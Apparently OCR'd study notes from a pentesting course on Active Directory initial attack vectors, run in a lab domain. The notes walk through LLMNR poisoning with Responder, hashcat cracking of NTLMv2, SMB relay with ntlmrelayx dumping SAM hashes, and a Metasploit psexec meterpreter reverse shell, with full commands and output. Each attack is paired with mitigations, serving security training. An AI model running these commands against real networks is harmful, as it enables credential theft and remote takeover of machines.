Attacking Active Directory: Initial Attack Vectors

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LLMNR Poisoning:


- LLMNR (Link-Local Multicast Name Resolution) is used to identify hosts when DNS fails; previously NBT-NS
- key Flaw is that services utilize username and NTLMv2 hash when appropriately responded to. (and we can intercept that)

Requirements:


1. LLMNR must be enabled
2. we need to run this early on the morning or after lunch when people are logging into their computers

- Steps:
    1. Run Responder tool in Kali
        - Responder is going to respond to traffic

    ```
    ip a
    #note interface

    sudo python /usr/share/responder/Responder.py -I eth0 -dwPv
    or
    sudo responder -I eth0 -dwP
    -I tun0 (if you are using a vpn/tunnel)
    ```




```
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -6 2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed, --externalip6=2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed
                        Poison all requests with another IPv6 address than
                        Responder's one.
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -d, --DHCP            Enable answers for DHCP broadcast requests. This
                        option will inject a WPAD server in the DHCP response.
                        Default: False
  -D, --DHCP-DNS        This option will inject a DNS server in the DHCP
                        response, otherwise a WPAD server will be added.
                        Default: False
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  -P, --ProxyAuth       Force NTLM (transparently)/Basic (prompt)
                        authentication for the proxy. WPAD doesn't need to be
                        ON. This option is highly effective when combined with
                        -r. Default: False
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  --disable-ess         Force ESS downgrade. Default: False
  -v, --verbose         Increase verbosity.
```




```
┌──(kali㉿kali)-[/usr/share/responder]
└─$ sudo responder -I eth0 -dwPv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]
```

2. Event occurs in Windows



\\10.0.2.6

3. Obtain hashes and crack them using Hashcat




```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash     : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D004200330001001E00570049004E002D00500052004800340039003200520051004100460
56000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000
52004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006100
6C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
0400020000000800300030000000000000000100000000200000234D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A00100000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E0032000000000000000000000000
```

LLMNR Poisoning

Step 3: Get Dem Hashes

```
hashcat -m 5600 ntlmhash.txt rockyou.txt
#-m 5600 for NTLMv2
#ntlmhash.txt contains the hashes
.\hashcat.exe -m 5600 .\hash.txt .\wordlist.txt --show (to show the cracked pw)
#you can ues Rules
-r OneRule
```

- **Mitigation**:
  - Disable LLMNR and NBT-NS
  - Require Network Access Control
  - Use strong password policy



LLMNR Poisoning

Mitigation

The best defense in this case is to disable LLMNR and NBT-NS.

- To disable LLMNR, select “Turn OFF Multicast Name Resolution” under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.
- To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select “Disable NetBIOS over TCP/IP”.

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password, the harder it is for an attacker to crack the hash.

SMB Relay:

- Instead of cracking hashes gathered with Responder, we can relay those hashes to specific machines and gain access.

Requirements:

- someone login or access our \\10.0.2.6
- **SMB signing** must be **disabled** on target (or not enforced)
- Relayed user creds must be admin on machine (local admin on their machine)
- Steps:
  - Discover hosts with SMB signing disabled

```
nmap --script=smb2-security-mode.nse -p445 192.168.57.0/24 -Pn
#we need to note down machines with 'message signing enabled but not required'

vim targets.txt
#add target IPs
```

  - Edit Responder config - turn SMB and HTTP off
    - because we need to make sure that these captures are relayed

```
vim /etc/responder/Responder.conf
#turn SMB, HTTP off
SMB = Off
HTTP = Off
```


- Run Responder tool

```
python Responder.py -I eth0 -dwPv
```

- Setup relay
    - the targets.txt is the one that we identified with SMB signing disabled
    - so the responder send the hash to the ntlmrelay and then it will send it to the target we selected

```
python ntlmrelayx.py -tf targets.txt -smb2support
python impacket-ntlmrelayx -tf targets.txt -smb2support
#impacket-ntlmrelayx

#trigger connection in Windows machine
#by pointing it at the attacker machine

# -i option can be used for an interactive shell
  # and then nc 127.0.0.1 11000
  # then "shares" and "use share_name"
# -c option can execute commands
```

- Event occurs in Windows machine
- Credentials are captured (and saved) and we can use that to access the machine




```
CASTLE@10.0.2.15 controlled, attacking target smb://10.0.2.15
[-] Authenticating against smb://10.0.2.15 as MARVEL/FCASTLE FAILED
[*] SMBD-Thread-9 (process_request_thread): Connection from MARVEL/F
CASTLE@10.0.2.15 controlled, attacking target smb://10.0.2.15
[-] Authenticating against smb://10.0.2.15 as MARVEL/FCASTLE FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x19e8aee8178cf528bcbc85ee3d76db01
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]
01:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
DefaultAccount:503:[redacted]
0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cca3a32879e1
b52ee34ea6fd9085fce9:::
peterparker:1001:[redacted]
:::
[*] Done dumping SAM hashes for host: 10.0.2.5
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

- **Mitigation**:
  - Enable SMB signing on all devices
    - pro : completely stops the attack
    - cons :can cause performance issues with file copies
  - Disable NTLM authentication on network
    - pro : completely stops the attack
    - cons: if kerberos stops working. windows defaults back to NTLM
  - Account tiering
    - Limit domain admins to specific tasks
  - Local admin restriction
    - to prevent lateral movement
    - con: potential increase in the amount of service desk tickets

Gaining Shell Access:


1. **through metasploit**

a. we can login with a domain accout (pparker)



```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/d
                                                    ocs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty l
                                                    isting
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             MARVEL.local     no        The Windows domain to use for authentication
   SMBPass               [redacted]       no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN
                                                    $,C$,...) or a normal read/write folder share
   SMBUser               pparker          no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:
```

b. or we can login to a local account with a NTLM hash




```
msf6 exploit(windows/smb/psexec) > set smbpass aac[redacted]2a6
cda01
smbpass => aac[redacted]01
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 10.0.2.5:445 - Connecting to the server...
[*] 10.0.2.5:445 - Authenticating to 10.0.2.5:445 as user 'administrator'...
[*] 10.0.2.5:445 - Selecting PowerShell target
[*] 10.0.2.5:445 - Executing the payload...
[+] 10.0.2.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 10.0.2.5
[*] Meterpreter session 2 opened (10.0.2.6:4444 -> 10.0.2.5:49999) at 2023-11-12 18:00:40 -0500
```

```
#this step has to be done once we have the credentials

msfconsole

search psexec

use exploit/windows/smb/psexec

options
#set all required options
#such as RHOSTS, smbdomain, smbpass and smbuser

set payload windows/x64/meterpreter/reverse_tcp
sho w
set LHOST eth0
```

```
run
#run exploit
# "background" if we want to put the session in the background
# "sessions" to see the sessions
# "sessions 1" to return to session 1
```

